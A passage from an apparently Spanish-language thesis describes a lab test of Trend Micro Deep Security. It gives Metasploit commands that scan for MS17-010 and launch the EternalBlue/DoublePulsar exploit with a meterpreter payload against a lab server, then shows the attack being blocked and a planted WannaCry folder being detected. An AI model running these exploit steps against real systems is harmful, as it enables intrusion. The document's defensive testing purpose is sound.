


Figura 5.47: Descripción de la regla *Identified Server Suspicious SMB Session*.




Figura 5.48: Información de la vulnerabilidad que mitiga mediante el parche virtual.




Figura 5.49: Referencia por parte de la CVE sobre la vulnerabilidad MS17 – 010.

5.2.5. Hacking ético con protección *Deep Security.*

De la misma forma que la fase 1, iniciamos con un escaneo de puertos con el objetivo de validar los posibles accesos del ataque sobre puertos vulnerables en el servidor.

También se obtendrá información del sistema operativo que tiene actualmente el servidor.

El comando para descubrir información del servidor y puertos abiertos es: nmap –O IPservidor.




Figura 5.50: Resultado de escaneo de puertos y versión del sistema operativo.

De acuerdo a la imagen anterior el atacante no pudo obtener información sobre el sistema operativo del equipo.

- Iniciación la base de datos de *metasploit* con el comando > # *service postgresql start*

Figura 5.51: Activación del servicio de base de datos de *metasploit.*

- Iniciación *metaexploit* con el comando > #*msfconsole*




Figura 5.52: Activación de consola *metaspolit*.

- Configuración del auxiliar smb_ms17_010 para determinar que el sistema operativo del servidor es vulnerable.

A continuación se muestran comandos ejecutados para la configuración del auxiliar y para determinación de que el sistema operativo es vulnerable.

msf>use auxiliary/scanner/smb/smb_ms17_010, comando que realiza la carga del auxiliar.

msf>show options, comando que muestra las configuraciones que se pueden realizar en el auxiliar.




Figura 5.53: Parámetros configurables del auxiliar smb_ms17_010.

msf>set rhosts 192.168.10.136, comando para establecer la IP de la víctima dentro del auxiliar.

msf>run, comando para ejecutar el auxiliar el cual mostrará si el servidor víctima es vulnerable por MS17 – 010.




Figura 5.54: Resultado que muestra que el servidor es vulnerable.

Como se puede observar en la imagen anterior, ya no se muestra que el servidor es vulnerable como lo mostraba en la imagen de la fase 1, esto es porque el servidor ya tiene el parche virtual y está blindado por *Deep security*, pero se continúo con el proceso de ataque para observar el resultado final.

- Configuración y ejecución del *exploit EternalBlue_ DoublePulsar*.

A continuaciónse muestranlos comandos paraconfiguración el *exploit* **eternalblue_doublepulsar** y la ejecución de este para comprometer al servidor víctimacon IP 192.168.10.136.

msf>use *exploit*/**windows/smb/eternalblue_doublepulsar**, comando que realiza la carga del *exploit*.

msf> set payload windows/x64/meterpreter/bind_tcp, comando que realiza la carga útil del *exploit*.




Figura 5.55: Carga del exploit eternalblue_doublepulsar

msf>show options, comando que muestra las configuraciones que se pueden realizar en el *exploit*.




Figura 5.56: Opciones de configuración del exploit eternalblue_doublepulsar.

msf>set targetarchitecture X64, comando que establece la arquitectura del sistema operativo víctima dentro de las configuraciones del *exploit*
msf>set rhost 192.168.10.136, comando que establece la IP del servidor víctima dentro de las configuraciones del *exploit*.

msf>show options, comando que muestra las configuraciones del *exploit*.




Figura 5.57: Configuraciones del servidor Víctima en el eternalblue_doublepulsar.

msf>run, carga del *exploit* en el servidor víctima, la comunicación fue receteada evitando que el servidor quedara comprometido.




Figura 5.58: Carga fallida de *exploit* en el servidor víctima.

De acuerdo al proceso de ataque, al momento de que el atacante culmina con la ejecución del *Exploit Eternalblue_ doublepulsar*, éste arroja resultados fallidos para crear la sesión y no logra entender si el equipo es vulnerable.

Este comportamiento es porque el servidor víctima se encuentra blindado mediante el

parche virtual que mitiga la vulnerabilidad MS17 – 010.

5.2.6. Evidencia de protección de *Deep Security.*

El DSA se encuentra configurado correctamente con las reglas de protección, en total 748 parches virtuales dentro de los cuales se encuentra el que mitiga la vulnerabilidad MS17-010 utilizada por el atacante.




Figura 5.59: Reglas configuradas en el DSA.

Al momento de que el atacante quiso investigar la versión del sistema operativo del servidor víctima, el DSA lo detectó, arrojó la alerta la cual se registró en el DSM y bloqueó durante 1800 segundos el tráfico proveniente de la IP del atacante, con esta acción se evitó que el atacante pudiera obtener información sobre el sistema operativo del servidor víctima.




Figura 5.60: Detección de escaneo no reconocido sobre OS *Fingerprint*.




Figura 5.61: Descripción sobre el bloqueo de la IP del equipo atacante.

Al momento de que el atacante intentó cargar el *exploit eternalblue_ double pulsar*,

el DSA lo detectó, activó la regla que protege contra esta vulnerabilidad, registró la alerta en el DSM y bloqueó el ataque dirigido reseteando el tráfico proveniente para explotar la vulnerabilidad MS17 – 010.




Figura 5.62: Activación de la regla "*Identied Server Suspicious SMB Session*".

La siguiente imagen muestra información sobre la regla de *Intrusion prevention* activada, la acción realizada, tarjeta de red protegida, IP del equipo atacante e IP del servidor víctima.

Se puede observar que el tráfico fue reseteado.




Figura 5.63: Información de la alerta sobre el ataque realizado para explotar la vulnerabilidad MS17-010.

Con los resultados obtenidos con *Deep Security* se logró observar la mitigación de la vulnerabilidad MS17-010 y el bloqueo del ataque, evitando que el atacante tome control del servidor, realice robo de información o peor aún realice un cifrado de archivos como se mostró en la fase 1.

¿Qué pasaría si un usuario mal intencionado sube el archivo *Wannacry* directamente en el servidor sin necesidad de realizar un ataque explotando alguna vulnerabilidad?

El servidor quedaría comprometido de la misma forma en que si se realizara un ataque.

Actualmente la mayoría de los ataques provienen internamente dentro de la organización, en ocaciones usuarios descontentos pueden realizar robo de información o ejecutar algún archivo malicioso como *Wannacry*.

Pero para esto, también *Deep Security* puede prevenir con el módulo de *Integrity monitoring*, a continuación se muestra un ejemplo de cómo el usuario "Michelçrea la carpeta *Wannacry* directamente en el servidor y sube el archivo malicioso.

En principio es necesario crear la regla para monitorear directorios o archivos, en este caso se crea una regla para monitorear el directorio Datos.




Figura 5.64: Regla que monitorea directorio C:\datos.

La siguiente imagen muestra la detección de la actividad del usuario “Michel”, por el módulo *Integrity Monitoring* de *Deep Security*.




Figura 5.65: De *integrity monitoring* sobre la política "Monitoreo_datos".

La información que observo en el evento, se refiere al servidor con actividad no autorizada, creación del directorio *Wannacry*, y nombre del usuario que lo realizo.

Con esta información el administrador podrá tomar acciones inmediatas para evitar que el servidor sea comprometido y también recurrir a las instancias correspondientes para sancionar al usuario mal intencionado.

Figura 5.66: Detalle de alerta de integridad de archivos.

Otro tipo de alertas que se pueden obtener, es si algún usuario elimina archivos del directorio "Datos".




Figura 5.67: Alertas de modificaciones en el directorio C:\datos.

De acuerdo a los resultados mostrados en la fase 2 se logra observar cómo la plataforma de seguridad *Trend Micro Deep Security* disminuye la superficie de riesgo y robustece la seguridad del servidor bloqueando ataques dirigidos y mitigando vulnerabilidades mediante el parcheo virtual.

Conclusiones

En el presente trabajo se abordó la importancia que tiene la seguridad informática, la seguridad es un factor muy importante en todo lo relacionando en la infraestructura computacional y la información que está expuesta en todos los centros de datos que existen en las instituciones. En la actualidad existe gente mal intencionada queriéndose apoderar de los servidores o en su caso robar la información que es de suma importancia para las instituciones.

Un hueco de seguridad muy importante que existe en las empresas o cualquier institución que no actualizan sus parches de sus sistemas operativos, por el mal dicho "si sirve no lo toques" este tipo de temas pone en riesgo a la organización y sus activos informáticos.

Se mostró lo fácil que es explotar una vulnerabilidad, lo sencillo de robar y cifrar información, la disponibilidad de *exploits* generados por organizaciones de seguridad de los Estados Unidos Americanos, pero también se demostró que con la herramienta de seguridad *Trend Micro Deep Security* se disminuye la superficie de riesgo blindando los aplicativos críticos de los servidores sin necesidad de modificarlos o actualizarlos.

